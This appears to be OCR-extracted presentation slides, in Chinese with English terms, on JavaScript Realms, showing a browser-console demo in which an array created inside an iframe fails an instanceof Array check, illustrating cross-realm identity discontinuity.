
规范中的 Realm

身份不连续 (Identity discontinuity)




```
> iframe = document.createElement('iframe')
  document.body.appendChild(iframe)
  arr = iframe.contentWindow.eval(`[1,2,3]`)
<· ▶ (3) [1, 2, 3]
> arr instanceof Array
<· false
> arr instanceof iframe.contentWindow.Array
<· true
>
```

身份不连续 (Identity discontinuity)




（旧版）Realm 提案

